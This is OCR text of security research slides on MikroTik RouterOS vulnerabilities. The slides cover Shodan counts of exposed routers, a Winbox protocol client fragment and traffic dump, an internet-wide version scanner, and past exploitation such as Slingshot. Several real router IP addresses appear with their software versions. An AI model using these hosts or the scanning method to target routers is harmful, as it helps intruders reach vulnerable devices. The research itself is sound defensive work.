

tenable®
Help Me, Vulnerabilities
You're My Only Hope

Slides, code, and data available on GitHub:

https://github.com/tenable/routeros

tenable

Agenda




Background

About MikroTik

Recent History of Exploitation

Continued Threat



Problem and Solution

The Problem

Help Me, Vulnerabilities

Cleaner Wrasse

A New Hope

Got Root. Now What?

Persistence

Future Work

tenable

Introduction

tenable

albinolobster@ubuntu:~$ whoami

Jacob Baines

Principal Research Engineer, Tenable

@Junior_Baines

tenable

Make It Rain with MikroTik

Not a Coinhive Writeup

Jacob Baines
Feb 12 · 10 min read

MikroTik Firewall & NAT Bypass

Exploitation from WAN to LAN

Jacob Baines
· 6 min read

Man-in-the-Middle with a Raspberry Pi

At the inaugural BSides Dublin last weekend, I gave a talk titled, *BadUSB in Routers*. The talk described various BadUSB attacks against Netgear, TP-Link, Linksys, Asus, and MikroTik routers. However, one router stuck out as being more susceptible to BadUSB.

Is this guy writing about MikroTik again?!

Developer Backdoor

the user

ccounts

s to the
system.
cific file is
n.
over time.

tenable


tenable

About MikroTik

tenable


- Headquartered in Latvia.
- Produce network devices and software.
- Sold worldwide.
- Active user base:
  - https://mum.mikrotik.com/
  - https://forum.mikrotik.com/
  - https://www.reddit.com/r/mikrotik/

tenable


MikroTik
RouterBOARD
hEX series
Power
DC10-28V
RES
hEX PoE lite
PWR
USR
Internet
2
3
4
5
PoE in
LAN
PoE out


tenable

tenable



CLOUD CORE
ACT
10G
ACT
10G
SFP+ 1
SFP+ 2
microSD
ETH 1
ETH 2
ETH 3
ETH 4
ETH 5
ETH 6
ETH 7
ETH 8
BOOT
CONSOLE
MODE
RESET
USER
FAULT
PWR 2
PWR 1
tx rx ether1 Min
80Mbps
60Mbps
40Mbps
20Mbps
Cloud Core Router
CCR1036-8G-2S+
MikroTik

tenable

- MikroTik Complete Solution for ISP
- Building and Running a Successful WISP
- MikroTik in Real Life, Full and Low Budget ISP
- X2com and MikroTik: New Core Network Case Study
- How to Build an ISP Business with Mikrotik Only
- Basic Mistakes by ISP's on Network Setup & BGP
- ISP Design – Using MikroTik CHR as a BGP Edge Router
- Providing TriplePlay Services (Internet, VoIP, IPTV) For Small Towns Using Wi-Fi Directional Radio Channels
- Security Challenges for ISPs and WISPs


SHODAN
product:"MikroTik router ftpd"
Explore
Downloads
Reports
Pricing
Enterprise Access
Exploits
TOTAL RESULTS
280,526
TOP COUNTRIES
Brazil
Russian Federati
Indonesia
United States
Iran, Islamic Repu
TOP SERVICES
FTP
2121
2150
2100
7788
TOP ORGANIZAT
PT Telkom Indone
PJSC Ukrtelecom
Vivo
SHODAN
product:"MikroTik http proxy"
Explore
Downloads
Reports
Pricing
Exploits
TOTAL RESULTS
128,652
TOP COUNTRIES
Brazil
Indonesia
India
Iran, Islamic Repu
Russian Federatio
TOP SERVICES
HTTP (8080)
HTTP
Squid Proxy
8081
NAS Web Interfac
TOP ORGANIZAT
PT Telkom Indone
Vivo
Shodan
Developers
Monitor
View All...
SHODAN
title:"RouterOS router configuration page"
Explore
Downloads
Reports
Pricing
Exploits
TOTAL RESULTS
590,940
TOP COUNTRIES
Brazil
Indonesia
Russian Federatio
India
Iran, Islamic Repu
TOP SERVICES
HTTP
HTTP (8080)
AndroMouse
HTTP (81)
Insteon Hub
TOP ORGANIZAT
PT Telkom Indone
Vivo
3BB Broadband
SHODAN
mikrotik port:"23"
Explore
Downloads
Reports
Prici
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
142,914
TOP COUNTRIES
Russian Federation 16,093
Brazil 12,181
China 8,811
Ukraine 8,214
India 7,690
TOP ORGANIZATIONS
PT Telkom Indonesia 2,352
Vivo 1,889
PJSC Ukrtelecom 1,823
Kappa Internet Services Private Li... 1,782
Rostelecom 1,735
TOP OPERATING SYSTEMS
Linux 2.4-2.6 5
Linux 3.x 3
New Service: Keep track of what you have connected to the Internet. Check o
176.237.151.170
Turkcell
Added on 2019-06-28 19:36:17 GMT
Turkey, Çanakkale
MikroTik v6.43.7 (stable)
Login:
175.101.26.81
Excellmedia
Added on 2019-06-28 19:35:45 GMT
India, Barkas
MikroTik v6.1
Login:
197.232.33.195
Faiba
Added on 2019-06-28 19:35:39 GMT
Kenya
MikroTik v6.44.3 (stable)
Login:
64.17.24.129
Brainstorm Internet
Added on 2019-06-28 19:35:28 GMT
United States, Durango
MikroTik v6.42.9 (long-term)
Login:
91.239.237.213
213-237.hanspaul-city.net
hanspaul-city.net s.r.o.
Added on 2019-06-28 19:35:31 GMT
Czech Republic, Prague
MikroTik v6.43.2 (stable)
Login:

tenable


admin@192.168.1.18 (MikroTik) - WinBox v6.39.3 on x86 (x86)
Session Settings Dashboard
Safe Mode
Session: 192.168.1.18
Quick Set
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Mesh
IP
IPv6
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
Dude
KVM
Make Supout.rif
Manual
New WinBox
Exit
Terminal
MMM MMM KKK TTTTTTTTTTT KKK
MMMM MMMM KKK TTTTTTTTTTT KKK
MMM MMMM MMM III KKK KKK RRRRRR 000000 TTT III KKK KKK
MMM MM MMM III KKKKK RRR RRR OOO OOO TTT III KKKKK
MMM MMM III KKK KKK RRRRRR OOO OOO TTT III KKK KKK
MMM MMM III KKK KKK RRR RRR 000000 TTT III KKK KKK
MikroTik RouterOS 6.39.3 (c) 1999-2017 http://www.mikrotik.com/
ROUTER HAS NO SOFTWARE KEY
You have 23h43m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.
Current installation "software ID": 0XYZ-CFZR
Please press "Enter" to continue!

[PortRadar]

PortRadar is currently: UP & SCANNING!

[Let SpamHaus know how you feel about their horribly thought-out port scanning blocklists.]

https://web.archive.org/web/20190425061359/http://portradar.packet.tel/packet.tel.03122019.miktrotik.tcp.8291.tar.gz

tenable

```
49  {
50      WinboxMessage msg;
51
52      if (p_session_id == 0)
53      {
54          msg.set_to(2, 2);
55          msg.set_command(7);
56          msg.set_request_id(1);
57          msg.set_reply_expected(true);
58          msg.add_string(1, "list");
59          send(msg);
60
61          msg.reset();
62          if (!receive(msg) || msg.has_error())
63          {
64              std::cerr << msg.get_error_string(
65              return false;
66          }
67
68          p_session_id = msg.get_session_id();
69      }
70
71      // request the challenge
72      msg.reset();
73      msg.set_to(13, 4);
74      msg.set_command(4);
75      msg.set_request_id(2);
76      msg.set_session_id(p_session_id);
77      msg.set_reply_expected(true);
78      send(msg);
```


```
0000004D  2e 01 00 2c 4d 32 05 00  ff 01 06 00 ff 09 02 07   ...,M2.. ........
0000005D  00 ff 09 04 02 00 ff 88  02 00 00 00 00 00 0b 00   ........ ........
0000006D  00 00 01 00 ff 88 02 00  0d 00 00 00 04 00 00 00   ........ ........
    0000004E  3f 01 00 3d 4d 32 01 00  ff 88 02 00 00 00 00 00   ?..=M2.. ........
    0000005E  0b 00 00 00 02 00 ff 88  02 00 0d 00 00 00 04 00   ........ ........
    0000006E  00 00 03 00 ff 09 02 06  00 ff 09 02 09 00 00 31   ........ .......1
    0000007E  10 2f a8 67 43 ba 29 ab  9c bf b4 3a 10 69 b7 32   ./.gC.). ...:.i.2
    0000008E  ee                                                .
0000007D  67 01 00 65 4d 32 0c 00  00 01 05 00 ff 01 06 00   g..eM2.. ........
0000008D  ff 09 03 07 00 ff 09 01  0a 00 00 31 11 00 04 ed   ........ ...1....
0000009D  4b ee 0a e6 aa a1 ad 08  55 18 2f 4e 5b 64 09 00   K....... U./N[d..
000000AD  00 31 10 2f a8 67 43 ba  29 ab 9c bf b4 3a 10 69   .1./.gC. )....:.i
000000BD  b7 32 ee 01 00 00 21 05  61 64 6d 69 6e 02 00 ff   .2....!. admin...
000000CD  88 02 00 00 00 00 00 0b  00 00 00 01 00 ff 88 02   ........ ........
000000DD  00 0d 00 00 00 04 00 00  00                       ........ .
    0000008F  73 01 00 71 4d 32 01 00  ff 88 02 00 00 00 00 00   s..qM2.. ........
    0000009F  0b 00 00 00 02 00 ff 88  02 00 0d 00 00 00 04 00   ........ ........
    000000AF  00 00 13 00 00 00 0f 00  00 09 00 10 00 00 09 00   ........ ........
    000000BF  03 00 ff 09 02 0b 00 00  08 fe ff 00 00 06 00 ff   ........ ........
    000000CF  09 03 0a 00 00 31 11 00  04 ed 4b ee 0a e6 aa a1   .....1.. ..K.....
    000000DF  ad 08 55 18 2f 4e 5b 64  11 00 00 21 04 69 33 38   ..U./N[d ...!.i38
    000000EF  36 18 00 00 21 07 64 65  66 61 75 6c 74 15 00 00   6...!.de fault...
    000000FF  21 03 78 38 36                                     !.x86
000000E6  12 02 69 6e 64 65 78 00  00 00 00 00 00 ff ed   ..index. ........
000000F6  00 00 00 00                                       ....
```

tenable

```
# cat /home/web/webfig/list
{ crc: 164562873, size: 1149, name: "advtool.jg", unique: "advtool-fc1932f6809e.jg", version: "6.39.3" },
{ crc: 2939435109, size: 3082, name: "dhcp.jg", unique: "dhcp-eaa3bb8c4b37.jg", version: "6.39.3" },
{ crc: 1183779834, size: 12489, name: "dude.jg", unique: "dude-65f18faed649.jg", version: "6.39.3" },
{ crc: 444782794, size: 433, name: "gps.jg", unique: "gps-21fa81423a5e.jg", version: "6.39.3" },
{ crc: 2740765060, size: 4060, name: "hotspot.jg", unique: "hotspot-2813a8dedd22.jg", version: "6.39.3" }
{ crc: 1093970965, size: 22451, name: "icons.png", version: "6.39.3" },
{ crc: 1377190509, size: 6389, name: "ipv6.jg", unique: "ipv6-38ef11eebb50.jg", version: "6.39.3" },
{ crc: 165461532, size: 1473, name: "kvm.jg", unique: "kvm-6e1029470a44.jg", version: "6.39.3" },
{ crc: 667857209, size: 455, name: "lcd.jg", unique: "lcd-30a740bf5375.jg", version: "6.39.3" },
{ crc: 2317237032, size: 3578, name: "mpls.jg", unique: "mpls-9e478c42eb58.jg", version: "6.39.3" },
{ crc: 332542720, size: 457, name: "ntp.jg", unique: "ntp-412e80e06f88.jg", version: "6.39.3" },
{ crc: 2870762863, size: 2342, name: "pim.jg", unique: "pim-fac4ce9edd44.jg", version: "6.39.3" },
{ crc: 2324128268, size: 4399, name: "ppp.jg", unique: "ppp-5d3353bc82f1.jg", version: "6.39.3" },
{ crc: 1771368162, size: 61639, name: "roteros.jg", unique: "roteros-228bb3ad6def.jg", version: "6.39.3"
{ crc: 2911091806, size: 8240, name: "roting4.jg", unique: "roting4-2cabe59181eb.jg", version: "6.39.3" }
{ crc: 367607478, size: 3434, name: "secure.jg", unique: "secure-772b3b028ba8.jg", version: "6.39.3" },
{ crc: 1617938236, size: 765, name: "ups.jg", unique: "ups-e29683c8d492.jg", version: "6.39.3" },
{ crc: 3264462467, size: 15604, name: "wlan6.jg", unique: "wlan6-032bb1ee138d.jg", version: "6.39.3" },
```


- Wrote a scanner:
  - https://github.com/tenable/routeros/tree/master/8291_scanner/
  - Requests the “list” file
  - Breaks down hosts into three buckets:
    - Those that identify themselves as versions 6.28 - 6.43rc4
    - Versions older than 6.28 (April, 2015)
    - Versions newer than 6.43rc4 (April, 2018)
- Results:
  - 565,648 MikroTik devices found on port 8291.
  - Devices found in 208 countries (Maxmind GeoIP2)
  - At least 40% still vulnerable to CVE-2019-3924.
  - https://github.com/tenable/routeros/tree/master/8291_scanner/results/

tenable


Versions of Internet Facing MikroTik Routers via Port 8291
June 29, 2019
6.42.7
Older than 6.28
6.42.6
6.40.8
6.42.1
6.42.3
Newer than 6.43rc4

tenable


Recent History of
Exploitation



https://github.com/BigNerd95/Chimay-Red

tenable

Slingshot APT – how it attacks

Slingshot – an advanced, cyber-espionage threat actor targeting individuals and organizations in Africa and the Middle East, from at least 2012 until February 2018

Many victims infected when installing compromised routers

Slingshot replaces a legitimate direct link library (DLL) with a version that has malicious code embedded

Malicious library is loaded by a process with SYSTEM privileges – intruder gets same rights

Loads components

GollumApp (user mode) & Cahnadr (kernel mode)

Information gathering

- Slingshot collects sreenshots, keyboard data, network data, passwords, USB connections, other desktop activity, clipboard and more
- Kernel access means it can steal whatever it wants
- Hides from detection

This paper in a nutshell:

- Slingshot is a new, previously unknown cyber-espionage platform which rivals Project Sauron and Regin in complexity
- Slingshot has been active since at least 2012 until February 2018
- We observed almost one hundred Slingshot victims, mainly in the Middle East and Africa
- The attackers exploited an unknown vulnerability in Mikrotik routers as an infection vector

KASPERSKY lab GREAT AMR

https://securelist.com/apt-slingshot/84312/

tenable

Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number
I-052518-PSA

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

